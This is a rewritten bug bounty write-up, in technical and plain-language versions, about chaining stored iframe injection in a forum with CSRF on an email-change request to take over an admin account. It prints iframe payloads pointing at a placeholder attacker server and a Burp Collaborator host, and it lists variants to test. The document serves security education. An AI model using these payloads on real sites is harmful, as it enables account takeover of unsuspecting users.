Stored iframe injection CSRF account takeover
A discussion forum allowed HTML injection, including iframes, and the email-change feature lacked CSRF protection. An attacker could embed an iframe pointing to a page that submits the email-change request, so when an admin viewed the forum post their email address was changed to the attacker's, enabling account takeover.
 Published on medium.com
Frame injection is a type of code injection vulnerability where attacker can injection frames which contains links to malicious websites or advertisements links. To know more about Iframe Injection you can click here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program, so the researcher refers to the site throughout as ABC.com. The feature that mattered was a Discussion Forum where members of the community can chat with each other, start a topic and discuss it with other members. The forum had a reply feature, and the site also had a section where a user could change their email address.
The write-up chains two issues found in those features: HTML injection in the forum reply, which the researcher escalated to iframe injection, and a CSRF vulnerability in the email change request. Neither was exploited on its own; the impact came from combining them.

The screenshot shows the discussion forum where topics are started and discussed.
Setup
The researcher worked against a private program, so no hostname, version or product name is given. The only infrastructure mentioned is an AWS server used to host the CSRF page, referred to by a placeholder IP address. The tools implied by the text are a browser and Burp Collaborator, the latter suggested as a way to check which party loads an injected frame.
No accounts or roles are described beyond the community members who use the forum and the admin who reads it. The precondition for the whole chain is that the victim, in this case the admin, views the discussion forum where the payload was posted.
Finding it
The researcher's stated approach was to look at all the features of the domain first and note them down, because understanding the flow of a site helps when chaining attacks. On the forum, the reply feature accepted input. Injecting payloads there showed that the reply section was vulnerable to HTML injection but not to XSS: many XSS payloads were tried and none succeeded.

The reply section accepted HTML but did not execute script.
Since script execution was blocked, the researcher tried an iframe instead, and it was reflected. That gave a way to make the victim's browser load a page of the attacker's choosing from inside the forum. The next step was to find something worth loading.
Exploitation
Step 1: Confirm the email change request has no CSRF protection
The researcher moved on to other features to increase impact and found a section where the account email address could be changed. The first idea was a CSRF attack, and the request to change the email was inspected.

The captured request to change the email address.
Looking at that request confirmed that the email change feature was vulnerable to CSRF. The report does not reproduce the request itself, so the exact parameters, method and any anti-CSRF token handling are not shown here.
Step 2: Build the CSRF page
The researcher generated HTML code to perform the email change.

The generated HTML for the CSRF attack.
The code itself is not reproduced in the report. Its purpose is to send the email change request automatically when a browser loads the page.
Step 3: Host the page
A CSRF attack requires the victim to visit a particular link from which the request to change the email is sent. The researcher judged that this would not happen here, because an admin would not click on a malicious link. The solution was to combine the CSRF with the iframe injection found earlier, so the page would be loaded without the victim clicking anything.
An AWS server was set up, referred to in the report by a placeholder address, and the CSRF code was copied into its index.html page.
Step 4: Inject the iframe into the forum
The iframe payload was posted in the discussion forum:
<iframe src=http://x.x.x.x/index.html”></iframe>
The src points at the attacker's index.html, so any browser rendering the forum post fetches that page and runs the CSRF code inside it. The report notes that after the admin viewed the discussion forum, the admin's email address had been changed to the attacker's email address.
Attack scenario
The researcher summarises the chain in two steps:
- The attacker injects an iframe into the Discussion Forum which contains the link of the email change request.
- After the victim or admin visits the discussion forum, their browser loads the iframe, which sends the email change request from the victim's machine.
Root cause
Two separate weaknesses combine. The forum reply feature rendered user-supplied HTML, so an iframe payload was reflected in the page. XSS payloads were tried and did not succeed, while an iframe payload was reflected. The request to change the email was found to be vulnerable to CSRF. Because the forged request is issued from the victim's own browser, it carries the victim's authenticated session.
The report does not describe the server-side code or the exact defence that was missing, so the precise filter and the token handling are not known. The combination is what matters: the iframe removes the need for the victim to click a link, which was the obstacle the researcher identified.
Impact
An attacker who can post in the forum can change the email address of any user who views that post, including an admin. The report describes the outcome as the admin's email address being changed to the attacker's address. The report describes the outcome for the admin as the email being changed to the attacker's address, and frames the chain as an account takeover.
The conditions are that the victim views the forum post containing the iframe and that the email change request is accepted without CSRF protection, as it was here. The report does not state whether the email change required confirmation at the old address or a password re-entry; if such a step existed, the chain would depend on it being absent or bypassable.
Fix
On the forum, user-supplied HTML should be sanitised or escaped so that iframes and other active markup cannot be stored and rendered. On the email change endpoint, state-changing requests should require a CSRF token tied to the user's session, and ideally re-authentication, so a request forged from another origin is rejected.
Variants to test
- Post an iframe pointing at a Burp Collaborator host in any stored content field and watch the Collaborator logs. A hit confirms the frame is loaded by the client's browser and that stored frame injection is possible.
- Try other active markup that survives filtering when script tags do not:
object,embed,meta refreshandformelements. A positive result is any of them rendering or navigating in the victim's browser. - Test every state-changing request, such as email change, password change and profile edits, by replaying it from a page on another origin. A positive result is the change being applied without a valid CSRF token.
- Where a state-changing request is protected by a token, check whether the token is validated per session or can be reused across sessions. A positive result is a request succeeding with another user's token or with a stale one.
- Check whether the email change requires confirmation at the old address or the current password. If it does not, the CSRF alone is enough for takeover once the victim loads the forged request.
What happened, in plain words
A security researcher was testing a website that paid people for finding bugs in it. The site is private, so throughout the write-up it is called ABC.com. The researcher found two separate weaknesses in two different parts of the site, and then joined them together so that one made the other far more dangerous.
The first weakness was in a discussion forum. A forum is a part of a website where members post messages, start topics and reply to each other, a bit like a noticeboard in a building where anyone with a key can pin up a note. The reply box on this forum accepted more than plain text: it accepted HTML, the language used to build web pages. The researcher could therefore put a piece of page-building code into a reply, and every visitor who read that reply would have their browser act on it. Script code was blocked, but a particular kind of embedded window called an iframe was not.
The second weakness was in the part of the site where a user changes their email address. That request had no protection against being sent by someone other than the account owner, which is a class of bug called CSRF. On its own, CSRF needs the victim to click a link, and the researcher reasoned that an administrator would not click a strange link. By hiding the CSRF request inside the iframe on the forum, the victim only had to read the forum, and the email address on their account was changed to one the attacker controlled. The report frames the chain as an account takeover, with the admin's email changed to the attacker's address.
The three questions the researcher answers first
Before describing the attack, the write-up clears up three ideas. They are worth understanding because the whole chain depends on them.
1. What is iframe injection
An iframe is a tag in HTML that places another web page inside the current page, like a small window cut into a wall through which you see a different room. Frame injection is a type of code injection vulnerability where an attacker can insert frames that contain links to malicious websites or advertisement links. In other words, the site lets the attacker decide what appears inside that little window, and the visitor's browser fetches it without asking.
2. Who loads the injected iframe, the visitor's browser or the server
The write-up explains that iframes injected into web pages are mostly loaded by the client's browser, meaning the visitor's own computer, except in some cases such as PDF generators. This matters because the attack only works if the victim's browser is the one fetching the attacker's page. To check who is calling the frame, the researcher suggests injecting a frame whose source is a Burp Collaborator address:
<iframe src=xxxxxx.burpcollaborator.net></iframe>
Burp Collaborator is a service that gives you a unique address and records every time something contacts it. Think of it as a doorbell wired to a logbook: you do not need to be home, you just check later who rang. If the Collaborator logs show a visit after the frame is posted, the visitor's browser is the one loading it, which is exactly what the attack needs.
3. What is CSRF
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. A simple comparison: your browser is like a keycard that is always in your pocket while you are logged in, and any request that leaves your browser carries that keycard automatically. A malicious page can therefore make your browser send a request to another site, and that site sees a logged-in user and obeys. The attacker never sees your password; they just borrow your browser's authority.
Getting started on the target
The researcher's advice is to begin by looking at all the features of the domain and taking notes. Understanding how a particular website flows helps you chain attacks and break it logically. The comparison is a building: before you look for weak doors, walk the corridors and learn where they lead.
On ABC.com, one feature stood out: a Discussion Forum where all the members of the community can chat with each other.
The screenshot shows the forum, where a member can start a topic and discuss it with the community.
Finding the first weakness
The researcher started injecting payloads into the reply feature. A payload here simply means the text you type into a box to see how the site handles it. The result was that the reply section was vulnerable to HTML Injection but not to XSS. Many XSS payloads were tried and none succeeded.
Two terms need unpacking. HTML injection means the site takes what you typed and places it into the page as real page-building code instead of showing it as harmless text. XSS, short for cross-site scripting, is the stronger version: getting the site to run JavaScript, the programming language of web pages, in another visitor's browser. If HTML injection is being allowed to pin a poster on the noticeboard, XSS is being allowed to install a small machine on the noticeboard that does things on its own. Here the site blocked the machine but allowed the poster.
The reply section accepted HTML but did not run script.
Since script was blocked, the researcher tried an iframe instead, and it was reflected. Reflected here means the injected markup came back in the page and was rendered. That gave a way to make a visitor's browser load a page of the attacker's choosing from inside the forum. The next task was to find something worth loading.
Building the attack
Step 1: Check whether the email change request is protected
To increase the impact, the researcher explored other features and found a section where the account email address could be changed.

The first idea was a CSRF attack, so the request that changes the email was inspected. A request is what your browser sends to the server when you submit a form, like a filled-in slip handed over at a counter. Inspecting it means watching that slip in a tool that records network traffic.
Looking at the captured request confirmed that the email change feature was vulnerable to CSRF. The report does not reproduce the request itself, so the exact fields, the method used and whether any anti-CSRF token was present are not shown.
Step 2: Write the page that sends the request
The researcher generated HTML code to perform the email change.
The code itself is not reproduced in the report. Its job is simple to describe: when a browser opens the page, the page automatically submits the email change request, with no button for the visitor to press. The visitor sees nothing unusual; the slip is handed over on their behalf.
Step 3: Host the page on a server
A CSRF attack needs the victim to visit a particular link, the one from which the request to change the email is sent. The researcher judged that this would not happen, because an admin would not click on a malicious link. That is the central obstacle of the whole story: the attack was ready, but it needed a delivery method that did not depend on the victim's curiosity.
The answer was to combine the CSRF with the iframe injection found earlier, so the page would load without the victim clicking anything. An AWS server was set up, referred to in the report by a placeholder address, and the CSRF code was copied into its index.html page. index.html is simply the default page a web server shows when someone visits its address, the front door of the server.
Step 4: Put the iframe into the forum
The iframe payload was posted in the discussion forum:
<iframe src=http://x.x.x.x/index.html”></iframe>
Line by line, in plain words:
<iframestarts an embedded window.src=tells the browser where the content of that window comes from.http://x.x.x.x/index.htmlis the address of the attacker's page on the AWS server, with the IP address replaced by a placeholder in the write-up.”>closes the opening tag. Note the stray closing quote character after the address; it is reproduced exactly as it appears in the report.</iframe>ends the embedded window.
The src points at the attacker's index.html, so any browser that displays the forum post fetches that page and runs the CSRF code inside it. The report notes that after the admin viewed the discussion forum, the admin's email address had been changed to the attacker's email address.
The attack scenario, step by step
The researcher summarises the chain in two steps:
- The attacker injects an iframe into the Discussion Forum which contains the link of the email change request.
- After the victim or admin visits the discussion forum, their browser loads the iframe, which sends the email change request from the victim's machine.
Why each step matters: the first step plants the trap where the victim already goes, so no lure is needed. The second step is the moment the victim's own browser, already logged in, sends the request with the victim's authority attached. The server cannot tell this request apart from one the victim made deliberately.
Why it worked
Two separate weaknesses combine. The forum reply feature rendered user-supplied HTML, so an iframe payload was reflected in the page. Sanitising means cleaning the input so that only harmless formatting survives. XSS payloads were tried and did not succeed, while an iframe payload was reflected. The request to change the email was found to be vulnerable to CSRF. Because the forged request is issued from the victim's own browser, it carries the victim's authenticated session, meaning the site already treats that browser as logged in.
The report does not describe the server-side code or the exact defence that was missing, so the precise filter and the token handling are not known. The combination is what matters: the iframe removes the need for the victim to click a link, which was the obstacle the researcher identified.
What an attacker could do with it
An attacker who can post in the forum can change the email address of any user who views that post, including an admin. The report describes the outcome as the admin's email address being changed to the attacker's address. Account recovery is the "forgot my password" path: the site sends a reset link to the email address on file, so whoever owns that address can set a new password. The report describes the outcome for the admin as the email being changed to the attacker's address, and frames the chain as an account takeover.
The conditions are that the victim views the forum post containing the iframe and that the email change request is accepted without CSRF protection, as it was here. The report does not state whether the email change required confirmation at the old address or a password re-entry; if such a step existed, the chain would depend on it being absent or bypassable.
How to fix it
On the forum, user-supplied HTML should be sanitised or escaped so that iframes and other active markup cannot be stored and rendered. Escaping means turning code characters into harmless text so the browser displays them instead of acting on them. On the email change endpoint, state-changing requests should require a CSRF token tied to the user's session, and ideally re-authentication, so a request forged from another origin is rejected. A CSRF token is a random value the site gives your browser and expects back with each sensitive request, like a numbered ticket that must match the one on the counter.
Other things worth trying
- Post an iframe pointing at a Burp Collaborator host in any stored content field and watch the Collaborator logs. A hit confirms the frame is loaded by the client's browser and that stored frame injection is possible.
- Try other active markup that survives filtering when script tags do not:
object,embed,meta refreshandformelements. A positive result is any of them rendering or navigating in the victim's browser. - Test every state-changing request, such as email change, password change and profile edits, by replaying it from a page on another origin. A positive result is the change being applied without a valid CSRF token.
- Where a state-changing request is protected by a token, check whether the token is validated per session or can be reused across sessions. A positive result is a request succeeding with another user's token or with a stale one.
- Check whether the email change requires confirmation at the old address or the current password. If it does not, the CSRF alone is enough for takeover once the victim loads the forged request.
Glossary
- Bug bounty program: an arrangement where a company pays researchers for reporting security bugs in its systems.
- Private program: a bug bounty program that is not open to the public, so the target is referred to by a placeholder name such as ABC.com.
- HTML: the language used to build web pages, made of tags that describe headings, links, images and embedded windows.
- HTML injection: a weakness where input from a user is placed into a page as real HTML instead of being shown as plain text.
- XSS (cross-site scripting): a weakness where an attacker gets JavaScript to run in another visitor's browser.
- JavaScript: the programming language that web pages run in the browser to make them interactive.
- Payload: the text or code an attacker types into an input to test or exploit how the site handles it.
- Iframe: an HTML tag that embeds another web page inside the current page.
- Frame injection: a type of code injection vulnerability where an attacker can insert frames containing links to malicious websites or advertisement links.
- Reflected: said of injected markup that comes back in the page and is rendered by the browser.
- Client's browser: the visitor's own web browser, as opposed to the server that hosts the site.
- Server: the computer that stores a website and answers requests from browsers.
- Burp Collaborator: a service that provides a unique address and logs every contact made to it, used to see who loads an injected frame.
- CSRF (cross-site request forgery): an attack that forces a logged-in user's browser to send an unwanted request to a site where they are authenticated.
- Request: the message a browser sends to a server, for example when a form is submitted.
- Endpoint: a specific address on a server that handles a particular action, such as changing an email address.
- Session: the state of being logged in, which the site associates with your browser.
- Authenticated: recognised by the site as a logged-in user.
- CSRF token: a random value tied to a user's session that a sensitive request must include, so a request forged elsewhere is rejected.
- Sanitise: clean user input so that only harmless content survives.
- Escape: turn code characters into harmless text so the browser displays them rather than acting on them.
- AWS server: a server rented from Amazon Web Services, used here to host the attacker's page.
index.html: the default page a web server shows when its address is visited.- IP address: the numeric address of a computer on a network, replaced by a placeholder in the report.
- Account recovery flow: the process, usually by email, through which a user regains access to an account, and the reason a changed email address leads to takeover.
- Account takeover: an attacker gaining control of another person's account.


